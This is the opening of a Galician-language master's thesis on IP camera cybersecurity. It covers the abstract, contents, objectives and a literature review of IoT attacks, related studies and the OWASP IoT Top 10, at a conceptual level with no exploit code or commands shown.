

Análise da ciberseguridade de cámaras IP

Juan González Iglesias

Director: Tiago Manuel Fernández Caramés

Curso 2022/2023

Juan González Iglesias

Análise da ciberseguridade de cámaras IP

Traballo de Fin de Máster. Curso 2022/2023

Director: Tiago Manuel Fernández Caramés

Máster Inter-Universitario en Ciberseguridade

Universidade da Coruña

Facultade de informática da Coruña

Campus de Elviña s/n

15071, A Coruña

Abstract

In recent years, IoT (Internet of Things) devices have become increasingly present in our lives. One of the most common types are IP cameras, mainly used for surveillance and control. Therefore, it is necessary to have adequate security measures in place for these types of devices, ensuring that no attacker can access or take control of them.

This is where the main idea of this project arised, which focused on studying the security of these types of devices by creating a proprietary pentesting methodology and subsequently testing it on two of the most common cameras in the market. This allows us to lay the foundations for future analyses and studies of various IoT devices or IP cameras.

In addition, an automated tool has been developed to automate a significant part of the pentesting methodology, even containing exploits or attacks on known vulnerabilities that could put the audited cameras at risk.

Keywords — Methodology, pentesting, IoT, cameras, webcam, Shodan

Resumo

Nos últimos anos os dispositivos IoT (*Internet of Things*) están cada vez máis presentes nas nosas vidas. Un dos máis comúns son as cámaras IP destinadas sobre todo a labores de vixianza e control. É por iso que é necesario contar e dispor dunha seguridade axeitada neste tipo de dispositivos, asegurando que ningún atacante é capaz de acceder ou obter o control do mesmo.

Xurde así a idea principal deste proxecto, o cal se centra no estudo da seguridade deste tipo de dispositivos mediante a creación dunha metodoloxía de pentesting propia e a posterior posta a proba desta en dúas das cámaras máis comúns do mercado. Isto permite asentar as bases para futuros análises e estudos de diversos dispositivos ou cámaras IP.

A maiores tamén se presenta o desenvolvemento dunha ferramenta automática capaz de automatizar gran parte da guía de pentesting, incluso chegando a conter exploits ou ataques a vulnerabilidades coñecidas que poidan por en risco as cámaras auditadas.

Palabras chave — Metodoloxía, pentesting, IoT, cámaras, webcam, Shodan.

Agradecementos

A meus pais e irmá, por estar sempre ahí, e a Paula por ser o meu gran apoio.

Tamén agradecer a Tiago, o meu titor, o cal me prestou a súa orientación e coñecemento para sacar o proxecto adiante.

Índice Xeral

1. Introducción	1
1.1. Obxectivos e presentación do problema	2
1.1.1. Metodoloxía	3
1.2. Organización da memoria	4
2. Situación actual	7
2.1. Ataques a dispositivos IoT	7
2.2. Traballo relacionado: <i>Cyber Security Demonstrations using Penetration Testing on Wi-Fi Camera</i>	8
2.3. Outros traballos relacionados	9
2.4. Tecnoloxías base	10
2.4.1. IoT	10
2.4.2. Seguridade en IoT	11
2.4.3. Partes dos dispositivos IoT vulnerables	13
2.4.4. Posibles ataques a dispositivos IoT	14
2.4.5. Cámaras IP	15
2.4.6. Seguridade nas cámaras IP	17
2.5. Marco teórico	19
2.5.1. Test de penetración e metodoloxía	19
2.5.2. Modalidades de pen-test	20
2.5.3. Aproximación de pentest en cámaras IP	21
3. Traballo realizado	23
3.1. Elaboración dunha metodoloxía pentesting	23
3.1.1. Identificación e recoñecemento do dispositivo	25
3.1.2. Enumeración e escaneo de portos e directorios	25
3.1.3. Comprobación do software e sistema operativo	26
3.1.4. Políticas e configuración por defecto	27
3.1.5. Redes e canles de comunicación	28
3.1.6. Aplicación móbil ou web	28
3.1.7. Ataques físicos ou hardware	29

3.2. Test de penetración en cámaras físicas	29
3.2.1. Cámara 1	30
Identificación física	30
Inspección externa e física	30
Configuración e interacción do usuario	31
Funcionamento técnico do dispositivo	32
Enumeración e escaneo de portos	33
Busca e explotación de posibles vulnerabilidades coñecidas a ditos servizos	34
Enumeración e listado de directorios e arquivos dos recursos web	35
Busca do firmware instalado no dispositivo	36
Busca e explotación de posibles vulnerabilidades coñecidas	39
Políticas e configuración por defecto	40
Redes e canles de comunicación	40
Aplicación móbil ou web	43
Busca e explotacións de posibles portos UART	44
Ataques a través da tarxeta SD	45
3.2.2. Cámara 2	46
Identificación física	46
Inspección externa e física	46
Configuración e interacción do usuario	47
Funcionamiento técnico do dispositivo	49
Enumeración e escaneo de portos	50
Busca do firmware instalado no dispositivo	52
Busca e explotación de posibles vulnerabilidades coñecidas	54
Políticas e configuracións por defecto	55
Redes e canales de comunicación	55
Aplicación móbil ou web	58
Busca e explotacións de posibles portos UART	59
4. Automatización da auditoría de seguridade de cámaras IP	61
4.1. Aspectos clave	61
4.2. Implementación, funcionamento e funcionalidades	62
4.2.1. Implementación	62
4.2.2. Funcionalidades	63
4.2.3. Análise do código	64
Función specificquery	64
Función requestAndDownload	65

Función launchnmap	65
Función createUserHikvision	66
4.2.4. Funcionamento básico	67
4.3. Resultados obtidos	68
4.3.1. Busca automática de dispositivos	68
4.3.2. Busca concreta de dispositivos	69
4.3.3. Escaneo de portos e servizos mediante a ferramenta nmap . .	70
4.3.4. Comprobación de recursos web	71
4.3.5. Execución e explotación de vulnerabilidades	73
5. Resultados Obtidos	77
5.1. Metodoloxía propia de pentesting	77
5.2. Pentesting de cámaras físicas	77
5.2.1. Medidas de mitigación e recomendacións de ciberseguridade	79
5.3. Ferramenta CamerasFinder	80
6. Conclusións	83
6.1. Resumo	83
6.2. Limitacións e traballo futuro	84
Bibliografía	85
A. Apéndice	89
A.1. Planificación	89

Introdución

Co paso dos anos as novas tecnoloxías **IoT (Internet of things)** estanse a converter nunha parte fundamental das nosas vidas, facendo que día a día emerxan novos dispositivos que fan posible novos usos desta tecnoloxía.

Todos no noso día a día facemos uso desta tecnoloxía, por exemplo mediante o uso dun smart watch, unha neveira intelixente ou incluso unha aspiradora. Moitos estudos afirman que o número de dispositivos conectados se duplicasen a escala global entre 2022 e 2029 [22aq].

É por iso que o IoT considérase que é a nova xeración de Internet e grazas a isto, chegará a ser un obxectivo realmente encantador para novos atacantes que abusen desta tecnoloxía, cun sen fin de posibilidades e dispositivos a explotar. Nos últimos tempos rexistráronse unha gran cantidade de ataques, tanto sobre sistemas de información en xeral como sobre IoT en particular. Por exemplo, de acordo con *SAM Seamless Network* [21d], no pasado ano, producíronse cerca dun billón de ataques contra este tipo de dispositivos (fig. 1.1), cousa que pode resultar especialmente relevante tendo en conta o tipo de información que estes dispositivos conteñen.




Fig. 1.1.: Ataques dispositivos IoT 2021. *Fonte:* <https://securingsam.com/2021-iot-security-landscape/>.

Os dispositivos IoT, empréganse na meirande parte dos ámbitos da sociedade como uso persoal, uso nas industrias e mundo empresarial ou incluso no ámbito médico. En todos estes casos, estes dispositivos recompilan e interpretan información e datos persoais e privados, co obxectivo principal de facer a vida do usuario mais cómoda e produtiva. É na meirande parte destes casos, nas que o usuario non considera as vulnerabilidades ou problemas de anonimato que pode ter este tipo de dispositivos.

Dispositivos IP conectados á rede conteñen vulnerabilidades que poden ser explotadas para acceder aos datos que eles conteñen, e que se un atacante se fai con eles, pode concluír nunha serie de consecuencias devastadoras para, por exemplo, unha empresa. Un destes dispositivos vulnerables son as cámaras Wi-Fi.

As cámaras Wi-Fi empréganse en todo tipo de ambientes. Normalmente utilízanse para a vixilancia e monitorización, polo que resulta especialmente importante controlar a seguridade deste tipo de dispositivos. Segundo a información recollida por **GRV** (Grand View Research) [21a] a meirande parte destas cámaras úsanse no ámbito empresarial e gobernamental, pero cada día máis persoas incorporan este tipo de dispositivos ao seu ámbito residencial, nas chamadas *smarthomes* [22an].

É por iso que a **seguridade da Internet das Cousas** está directamente relacionada coa capacidade dos usuarios de confiar no seu entorno. Se dita confianza non existe pode dar lugar a renuncia do uso deste tipo de dispositivos. É por iso que garantir e comprobar a seguridade dos produtos e servizos IoT debe de ser unha das máximas prioridades dos provedores e fabricantes.

Por outra banda, o factor humano tamén ten un impacto moi elevado na seguridade, o que fai que a educación sobre este tipo de tecnoloxías sexa necesaria para os usuarios dos distintos dispositivos. Por exemplo, casos coma o establecemento de contrasinais débiles ou a elección de non actualizar o software dos dispositivos poden dar lugar a posibles ameazas. É por iso que tamén existe a necesidade de educación para unha ampla gama de persoas, tanto particulares como empresas e industrias.

1.1 Obxectivos e presentación do problema

Despois do paso polo máster **MUNICS**, e da realización da materia **Seguridade industrial**, resulta interesante avaliar e afondar na seguridade e vulnerabilidades que ten un dispositivo IoT tan empregado, como é o caso das cámaras IPs.

A meirande parte dos usuarios deste tipo de dispositivos non son conscientes de todas as posibles consecuencias en canto a seguridade dos produtos que utilizan. É por iso que existe unha necesidade de educar e mostrar a unha ampla gama de persoas, tanto individuos como organizacións, dos posibles riscos que poden sufrir en canto a ciberseguridade.

Este traballo fin de mestrado ten como obxectivo mostrar e analizar as vulnerabilidades e principais riscos das cámaras IPs, para dar así lugar a un intento de educar sobre este tipo de dispositivos, agregando unha maior comprensión das consecuencias que poden xurdir cando se empregan este tipo de produtos sen ter en conta a seguridade, tendo consecuencias devastadoras tales como por exemplo o acceso a información privada ou crítica.

Para iso levaranse a cabo dúas aproximacións:

- Por un lado **crearase unha metodoloxía propia de pentesting** para poñer a proba a seguridade das cámaras IP. Ademais, para poder comprobar o correcto funcionamento e vantaxes que presenta esta nova metodoloxía, realizarase un proceso de *pentesting* a dúas cámaras IP moi comúns do mercado. Permitindo así a **busca e explotación de posibles vulnerabilidades** que estas poidan conter ademais de realizar un estudo da súa seguridade.
- Por outra banda, **desenvolverase e implantarase** unha ferramenta capaz de **automatizar** gran parte do **proceso de pentesting**, accedendo e comprobando a seguridade de cámaras IP abertas a Internet. Isto resultará moi beneficioso para a persoa encargada de realizar o pentesting, pois simplificará gran parte do seu traballo, ademais de probar e testear posibles vulnerabilidades ou fallos comúns.

1.1.1 Metodoloxía

A realización deste traballo final de mestrado segue unha evolución por fases, sendo estas primeiras máis teóricas e de introdución, e rematando coa aplicación práctica e realización de diferentes probas ou tests.

Na **primeira fase** levouse a cabo un estudo do arte, é dicir, unha **revisión e análise** de estudos e traballos que se levaron a cabo sobre ataques e principais ameazas a cámaras IP. Isto ten como obxectivo sentar as bases e coñecer as principais metodoloxías para probar a seguridade deste tipo de dispositivos IoT.

A **segunda fase** do proxecto céntrase en coñecer os **diferentes compoñentes e tecnoloxías que forman parte das cámaras IP**. Do mesmo modo tamén se realizou un estudo dos principais ataques ou vulnerabilidades que poden sufrir estas cámaras IP. Isto todo sírvenos de guía para coñecer os diferentes vectores ou abanico de posibilidades a hora de realizar os diferentes tests ou probas de penetración, para comprobar así a súa seguridade.

A **terceira fase** céntrase na **creación dunha metodoloxía propia de pentesting** a cámaras IP e da **realización de probas** poñendo en práctica dita metodoloxía. Mediante a creación desta guía, teremos a posibilidade de poñer a proba a seguridade de distintas cámaras e obter así unha serie de resultados para o seu análise.

Por último, na **cuarta fase** do noso proxecto, **crearase e implantarase un script** capaz de automatizar algunha das fases creadas para o proceso de pentesting. A maiores dito *script* tamén incorporará unha serie de *exploits* ou *payloads* que afectan a vulnerabilidades coñecidas de distintos fabricantes e modelos de cámaras do mercado.

Para completar esta metodoloxía no apartado dos apéndices (sección A.1) comentamos a **planificación e tempo adicados** a realización deste traballo de fin de mestrado.

1.2 Organización da memoria

Esta sección ten como obxectivo documentar os aspectos máis relevantes do proxecto organizándoos nos distintos capítulos ou seccións nas que se estrutura a memoria:

- **Introdución:** Neste capítulo explícase a idea e motivación principal do proxecto comentando os obxectivos principais que se van levar a cabo.
- **Situación actual:** Ademais de realizar unha revisión do estado da arte, neste capítulo tamén se enumerarán e explicarán as principais tecnoloxías que forman parte dunha cámara IP, así como os principais ataques ou vulnerabilidades que adoitan conter este tipo de dispositivos.
- **Traballo realizado:** Na primeira parte deste capítulo vanse a enumerar e explicar cada unha das fases que contén a nosa metodoloxía. Xa na segunda parte, vaise por a proba dita metodoloxía para comprobar a seguridade de dúas cámaras IPs, as cales, son moi comúns no mercado.

- **Automatización do proceso:** É aquí onde se vai desenvolver unha ferramenta capaz de automatizar algúns dos principais pasos levados a cabo durante a realización dun análise de pentesting, a maiores da execución ou explotación dalgunha vulnerabilidade para tratar de conseguir acceso a cámara.
- **Resultados obtidos:** Vanse presentar os resultados obtidos e ideas recadadas durante todo o proceso de pentesting realizado ás cámaras IP. A maiores tamén se comentará a importancia do desenvolvemento da ferramenta **CamerasFinder**.
- **Conclusións e liñas futuras:** Realizarase un análise dos resultados obtidos, así coma un resumo e opinión do que foi realizar este traballo fin de mestrado, comentando as posibles melloras ou liñas futuras do proxecto.
- **Apéndice: Planificación:** Levouse a cabo unha planificación do proxecto, estruturando e dividindo o ciclo de vida en diversas fases ou iteracións e representando estas nun diagrama de Gantt.

Situación actual

Nas últimas décadas, as tecnoloxías IoT están evolucionando cara **sistemas máis completos e intelixentes**. Por exemplo, no caso das tecnoloxías de vixilancia, estas evolucionaron duns sistemas analóxicos a uns sistemas de conmutación de paquetes (sobre redes IPv4 e IPv6). Estes sistemas analóxicos (CCTV) transmitían sinais (normalmente a través de cables coaxiais) a unha unidade de gravación ou centralita, polo que os ataques a estes tipos de infraestruturas consistían na denegación de servizo mediante o corte de cables ou a inxección de vídeo mediante e interceptación ou interacción física dalgúns dos compoñentes.

En cambio, co paso dos anos, estes novos sistemas de cámaras baseados en IP teñen diversas topoloxías e tecnoloxías que os fan moito máis complexos e que dan lugar a unha superficie de ataque moito maior. Ademais, este tipo de sistemas adoitan estar **expostos a Internet**, o que permite que os atacantes poidan atacalos continuamente mentres se descubren novas vulnerabilidades cada día.

Estes sistemas de vixilancia baseados en IP son moito máis accesibles que os seus predecesores, entre outras cousas debido ao **auxe e popularidade da Internet das Cousas (IoT)**. Como resultado, o mercado de dispositivos de seguridade en fogares multiplicouse por máis de 10 nos últimos anos [22a]. Isto é debido principalmente pola súa practicidade e asequibilidade, así como o sinxelo funcionamento e rápida posta en marcha deste tipo de dispositivos.

2.1 Ataques a dispositivos IoT

Como era de supoñer, este tipo de dispositivos son vítimas de numerosos cibertaquas. Un distes ataques foi o producido en 2016. A empresa OVH (OVHcloud), reportou un ataque de denegación de servizo distribuído (DDoS) producido por unha botnet de máis de 145000 dispositivos IoT, principalmente cámaras IPs [16]. Estas cámaras foron anteriormente comprometidas polos atacantes aproveitando algunha vulnerabilidade, na meirande parte dos casos por a utilización de credenciais por defecto.

Outro ataque coñecido recentemente foi a **Moobot** [21c], botnet baseada no famoso **Mirai** [22ad]. Neste caso crearon outra botnet de dispositivos de videovixilancia da empresa **Hikvision**, aproveitando unha vulnerabilidade que permitía a inxección de comandos, co fin de infectalos e utilízalos para lanzar ataques de denegación de servizo distribuídos (DDoS).

Como se pode observar, unha das funcionalidades que os atacantes outórganlle a estes tipos de dispositivos, unha vez conseguen violar a súa integridade, son os ataques DDoS. O informe *Analysis of the IoT Impact on volume of DDoS Attacks* [15] indica que entre os anos 2013 e 2015 houbo un gran incremento dos ataques por capa de transporte fronte aos ataques por capa de aplicación. Isto débíase ao auxe e aumento de dispositivos IoT, polo que de acordo con Perakovic, Perisa e Cvitic [15] o crecemento do mercado de dispositivos IoT estaba directamente relacionado co número de ataques DDoS.

Tamén se produciron outros tipos de ataques sobre estes tipos de dispositivos. En Xuño de 2019, un **malware coñecido como Silex** [19b] atacou a algo máis de 2000 dispositivos quedando estes completamente bloqueados. Os dispositivos obxectivo, foron principalmente **dispositivos IoT con base GNU/Linux coas credencias de acceso por defecto**. O que facía dito malware era escribir de forma aleatoria en memoria ata que deixaba sen espazo ao dispositivo, eliminaba as regras do firewall e a súa configuración de red, e por último, reiniciaba o dispositivo deixándoo totalmente inutilizado. Polo que podemos dicir que obxectivo deste *malware* non era outro que facer dano e destruír.

2.2 Traballo relacionado: *Cyber Security Demonstrations using Penetration Testing on Wi-Fi Camera*

Un dos poucos traballos relacionados co análise da ciberseguridade de cámaras IP, é a tese levada a cabo por *Hanna Gustafsson* e *Hanna Kvist* titulada **Cyber Security Demonstrations using Penetration Testing on Wi-Fi Cameras** [22q].

Esta investigación tiña como obxectivo principal aumentar a conciencia e coñecemento sobre as ameazas actuais da ciberseguridade nestes dispositivos IoT. Para iso os investigadores probaron a penetración de dúas cámaras Wi-Fi dentro dunha rede illada, onde foron quen de acceder remotamente ao fluxo de vídeo da cámara e

extraer todo o contido da tarxeta SD, sen necesidade de coñecer as credenciais do usuario.

Tamén foron quen de demostrar que era posible activar e desactivar remotamente a detección de movemento, así como a posibilidade de levar a cabo un ataque de denegación de servizo (DoS) ou resetear de forma remota unha das cámaras (fig. 2.1).

A maiores, neste traballo levouse a cabo unha serie de entrevistas e cuestionarios a diferentes participantes que representaban a unha extensa gama de persoas que traballaban dentro da infraestrutura crítica de Suecia. Isto permitiu identificar e obter os criterios importantes a hora de desenvolver unha demostración de ciberseguridade.




Fig. 2.1.: Reseteo de fábrica dunha cámara ip. *Fonte:* <https://www.diva-portal.org/smash/get/diva2:1679623/FULLTEXT01.pdf>.

2.3 Outros traballos relacionados

Este panorama de ameazas sobre os dispositivos IoT (Internet das Cousas) é unha área de especial interese para moitos investigadores, polo que estamos vendo que a seguridade destes dispositivos estase a ter cada vez máis en conta.

Por exemplo, o investigador *Abdalla* publicou un *paper* acerca da **realización de probas de seguridade e privacidade do modelo de cámara IP Onvif YY HD** [20c]. As probas realizáronse mediante a recompilación de datos para a detección do sistema, análise do tráfico da rede, identificación de servizos e portos, e a comprobación de vulnerabilidades nas aplicacións compatibles para controlar e xestionar dita cámara. Estas vulnerabilidades inclúen por exemplo credenciais por defecto, datos almacenados en texto plano, datos transmitidos sen cifrar...

Outro exemplo de investigación é a que levou a cabo *Serelathan*. Titulada **IoT security vulnerability: A case study of a Web camera** [20a], leva a cabo diferentes probas sobre unha cámara IP dunha marca e modelo que non se coñecen. O

estudo realizouse inspeccionando servizos de rede, utilizando un escáner específico, e inspeccionando a comunicación producida entre a cámara e un dispositivo móbil, empregando para iso unha ferramenta de captura de paquetes. As vulnerabilidades detectadas foron por exemplo o envío de datos sensibles en texto plano, o almacenamento en texto plano das credencias da cámara na aplicación móbil...

Por último, comentar o traballo levado a cabo pola empresa **SysDream**, na que puxeron a proba unha cámara IP, da que tampouco se especifica a marca ou modelo [20b]. Os investigadores expuxeron diferentes vulnerabilidades e técnicas que permitían tomar o control da cámara de forma remota, así como algunhas das malas prácticas implantadas no software de control da cámara. Isto todo podía supoñer que un atacante fose quen de espiar aos usuarios, cambiar as transmisións de vídeo e incluso acceder e causar danos a rede interna dos clientes.

2.4 Tecnoloxías base

A continuación vamos a enumerar e profundar un pouco sobre as tecnoloxías que conforman este proxecto.

2.4.1 IoT

A Internet das cousas (IoT, polas súas siglas en inglés), dacordo con *Rouse*, pódese definir como *un sistema de dispositivos de computación interrelacionados, máquinas mecánicas e dixitais, obxectos, animais ou persoas que teñen identificadores únicos e a capacidade de transferir datos a través dunha rede, sen requirir de interaccións humano a humano ou humano a computadora.*

Isto resúmese na idea dunha rede de obxectos físicos ("cousas") que levan incorporados sensores, software e outras tecnoloxías co fin de conectarse e intercambiar datos con outros dispositivos e sistemas a través de Internet.

Nos últimos anos, a tecnoloxía IoT converteuse nunha das tecnoloxías máis importantes do século XXI. Agora que podemos conectar obxectos cotiáns (e.g., electrodomésticos, coches, monitores de bebés) a Internet a través de dispositivos integrados, é posible unha comunicación fluída entre persoas, procesos e cousas. Dacordo cun estudo levado a cabo polo **INCIBE** [21b], a tendencia de evolución de este tipo de dispositivos é a alza, e estimase que para o ano 2025 existan un total de 75

mil millóns de dispositivos IoT conectados en todo o mundo (como se amosa na Figura 2.2).




Fig. 2.2.: Evolución dispositivos IoT - INCIBE. *Fonte:* <https://www.incibe.es/protege-tu-empresa/blog/tematicas-internet-things-luces-y-sombras-las-cosas-conectadas>.

Se ben é certo que non hai dous proxectos de IoT iguais, as capas principais deste tipo de tecnoloxía non sempre permaneceron constantes. Dende as primeiras investigacións sobre IoT, a arquitectura de tres capas foi o modelo dominante para as aplicacións de IoT, aínda que tamén existen modelos de 5, 6 e incluso 7 capas. O modelo de tres capas presenta as seguintes:

- **Percepción:** Os propios sensores atópanse nesta capa, pois é de aquí de onde proveñen os datos.
- **Rede:** A capa de rede describe como se moven as grandes cantidades de datos a través da aplicación. Esta capa conecta os distintos dispositivos e envía os datos capturados polos sensores.
- **Aplicación:** A capa de aplicación é a que observan os usuarios. Distribúe as aplicacións para ser empregadas polo usuario.

2.4.2 Seguridade en IoT

Como se comentou na sección de **Ataques a dispositivos IoT** (sección 2.1), continuamente estanse a producir ataques sobre estes tipos de dispositivos. É por iso que a ameaza de ciberataques a dispositivos IoT é real e resulta moi grave.

Para que o entorno da IoT sexa seguro, *Abdul-Ghani e Konstantas* [19a] enumeran unha serie de obxectivos de seguridade que todos os dispositivos IoT deben de intentar alcanzar:

- **Confidencialidad:** Trátase de manter a privacidade dos datos, de modo que só os usuarios autorizados podan acceder a ditos datos.
- **Integridade:** É o proceso no que se preserva a integridade e a exactitude dos datos preservados.
- **Non repudio:** Prodúcese cando un sistema IoT pode validar o incidente ou non-incidente dun evento que tivo lugar.
- **Dispoñibilidade:** É a capacidade dun sistema IoT para asegurarse de que os seus servizos son accesibles en calquera momento.
- **Privacidade:** É o proceso no que un sistema IoT segue as regras ou políticas de privacidade e permite aos usuarios controlar completamente os seus datos sensíbles.
- **Audibilidade:** Asegurar a capacidade dun sistema de IoT para realizar un seguimento firme sobre as súas accións.
- **Responsabilidade:** É o proceso polo cal un sistema IoT fai que os seus usuarios se fagan responsables das súas accións.
- **Confiabilidade:** Significa asegurar a capacidade dun sistema IoT para demostrar a identidade e confirmar a confianza en terceiros.

Referente a isto, a organización internacional **OWASP** (Open Web Application Project), publicou en 2018 [18], unha lista que recolle as 10 vulnerabilidades máis importantes que poden sufrir os dispositivos IoT:

- **Contrasinais débiles, adiviñables ou *Hard-Coded*:** É o principal método que empregan os atacantes para obter acceso non autorizado aos sistemas, permitindo dende o roubo de datos ata o control íntegro dos sistemas.
- **Servizos de rede inseguros:** Refírese a servizos que son accesibles desde Internet e están expostos a el por defecto. Poden ser inseguros no sentido de que non están configurados coas mellores prácticas de seguridade.
- **Interfaces do ecosistema inseguras:** O término ecosistema, refírese a todo o software, hardware, redes, servizos baseados na nube... de terceiros. Isto significa que calquera elemento que forme parte do ecosistema pode ser unha fonte de risco para o produto en cuestión ou para a empresa.

- **Falta dun mecanismo de actualización seguro:** A chave para asegurar os dispositivos IoT está no mantemento do software. É por iso que é imprescindible obter e instalar os parches ou actualizacións de software que o vai publicando o fabricante.
- **Uso de compoñentes inseguros ou obsoletos:** Un compoñente inseguro ou anticuado nun dispositivo IoT pode crear moitos problemas. Isto pode ser aproveitado por exemplo para acceder a rede ou ao dispositivo, permitindo controlalo de forma remota, aínda que o dispositivo en cuestión estea actualizado ou goce dunha boa seguridade.
- **Insuficiente protección da privacidade:** A meirande parte dos dispositivos IoT teñen a capacidade de recolectar grandes cantidades de datos, algúns deles de carácter sensible. Se a seguridade de estes dispositivos vese comprometida, un atacante podería acceder a ditos datos e supor entón un risco moi elevado.
- **Transferencia e almacenamento de datos inseguros:** A medida que a tecnoloxía IoT se expande, e unha maior cantidade de dispositivos e sensores se conecta a Internet para recompilar e intercambiar datos, os riscos e desafíos de seguridade relacionados tamén aumentan.
- **Falta de xestión de dispositivos:** Isto refírese a que algúns dos desenvolvedores de IoT non están completamente preparados para levar ferramentas de xestión de dispositivos IoT, polo que pode conducir a unha xestión inadecuada e polo tanto insegura.
- **Configuracións inseguras por defecto:** Algúns dos dispositivos da Internet das cousas envíanse coas configuracións inseguras por defecto, ou ao mesmo tempo carecen da capacidade para facer o sistema máis seguro, restrinxindo así a capacidade dos operadores de modificar ditas configuracións.
- **Falta do coñecido como *Physical Hardening*:** Isto permite a un posible atacante obter información sensible, a cal pode axudar nun futuro ataque remoto, ou na toma do control local do dispositivo.

2.4.3 Partes dos dispositivos IoT vulnerables

Para poder identificar se un dispositivo IoT é seguro ou non, deberemos de probar e testear todo o seu sistema e infraestrutura:

- **Firmware:** O *firmware* consiste no contido da memoria flash, o cargador de arranque, kernel e o sistema de arquivos raíz. Este emprégase para controlar as aplicacións dos usuarios e outras funcionalidades.
- **Hardware:** Son os compoñentes físicos do dispositivo, como o microcontrolador, sensores, actuadores ou o hardware de comunicación do dispositivo.
- **Aplicación web:** Os dispositivos IoT poden ser principalmente de dous tipos. Por un lado temos o modelo de nube híbrida, é dicir, emprega o chamado servizo SaaS (software como servizo). E por outro lado temos un modelo independente cun servidor integrado, é dicir, non depende de ningún terceiro, polo que permite que o dispositivo sexa totalmente local, aumentando así a seguridade.
- **Comunicación web:** Tanto os navegadores, como o servizos integrados, como os servidores de aplicacións web, empregan comunicacións con protocolos sobre servizos web.
- **Aplicacións móbiles:** É un caso similar ao das aplicacións web. Empréganse para comunicar un dispositivo IoT é un teléfono móbil ou tablet.
- **Comunicación sen fíos:** Existen múltiples protocolos sen fíos para a tecnoloxía IoT. A maioría de estes basean a súa comunicación por radiofrecuencia. Este tipo de comunicación permite o acceso remoto ao dispositivo, un factor moi apreciado polo usuario, pero con el tamén aumenta o risco de explotación.

2.4.4 Posibles ataques a dispositivos IoT

As aplicacións do IoT son empregadas por moitos usuarios, pero ao mesmo tempo, como estamos vendo, poden expoñer aos usuarios a ameazas e retos de seguridade nunca antes vistos. A maioría de dispositivos IoT conéctasen directamente con Internet e comparten os seus datos con certo nivel de confianza sen realizar ningunha proba de seguridade. Así, **a maioría dos ataques que existen no ciberespacio tamén son posibles en IoT**. A continuación preséntanse algúns dos posibles ataques sufridos a esta clase de dispositivos:

- **Replicación de nodos:** O obxectivo principal de este tipo de ataques é engadir maliciosamente un obxecto duplicando o número de identificación nun conxunto destes. Se os paquetes ou datos pasan a través de esta réplica, pódense levar a cabo accións como corromper os datos ou incluso desvialos ou eliminalos.

- **DoS, Flooding:** Os usuarios non poden acceder ao sistema debido a que un atacante envía paquetes para desbordar a rede. Cando se empregan varios dispositivos para levar a cabo dita tarefa recibe o nome de DoS distribuído (DDoS).
- **Firmware hijacking:** Os atacantes poden empregar actualizacións de *firmware* ou controladores falsos para controlar o dispositivo e ata descargar software malicioso.
- **Ataques físicos:** Algúns dispositivos IoT poden ser vulnerables ao acceso físico, o que pode dar lugar a ataques de hardware/software, como poden ser ataques a sensórica, desempaquetado de chips...
- **Malware:** Software malicioso como virus, troianos, gusanos.
- **Enxeñería social:** Enganar ou usar a usuarios autorizados a revelar información ou datos confidenciais, así como permitir o acceso a terceiros.
- **Criptoanálise:** Analizar os datos para intentar realizar accións de desencriptación.
- **Eavesdropping:** Os atacantes poden interceptar a comunicación que realiza un dispositivo IoT, e obter así posibles credenciais ou información sensible.
- **Escalada de privilexios:** Os malos poden aproveitar os erros, as vulnerabilidades sen parches ou malas configuracións dun dispositivo IoT para obter acceso non autorizado a rede. Unha vez teñen este acceso, poden aproveitar vulnerabilidades non parcheadas ou *zero-days* para realizar a escalada de privilexios.
- **Spoofing:** Suplantación da identidade dun dispositivo.
- **Sybil:** Trátase duns sistema malicioso que asume varias identidades sen permiso.

2.4.5 Cámaras IP

Pasamos agora a ver o obxecto principal de investigación deste traballo de fin de mestrado. As cámaras IP son un dos dispositivos IoT máis estendidos e usados en todo o mundo, xa non só no ámbito empresarial e profesional, senón que nos últimos anos o seu uso estendeuse tamén ao uso doméstico e persoal.

Estamos a falar das coñecidas como cámaras IP ou cámaras con protocolo de Internet. A idea principal de este tipo de cámaras de seguridade e de vixilancia é que reciben e envían imáxenes de vídeo a través dunha rede IP.

A diferenza das súas predecesoras, as cámaras analóxicas de circuíto pechado de televisión (CCTV), as cámaras IP non precisan dun dispositivo de gravación local, a maiores de presentar unha serie de vantaxes con respecto as súas predecesoras, como poden ser: audio bidireccional, acceso remoto, mellor resolución ou un menor número de cables. A maiores, o funcionamento interno de este tipo de cámaras tamén cambiou coas súas predecesoras. Isto podémolo observar na figura 2.3:

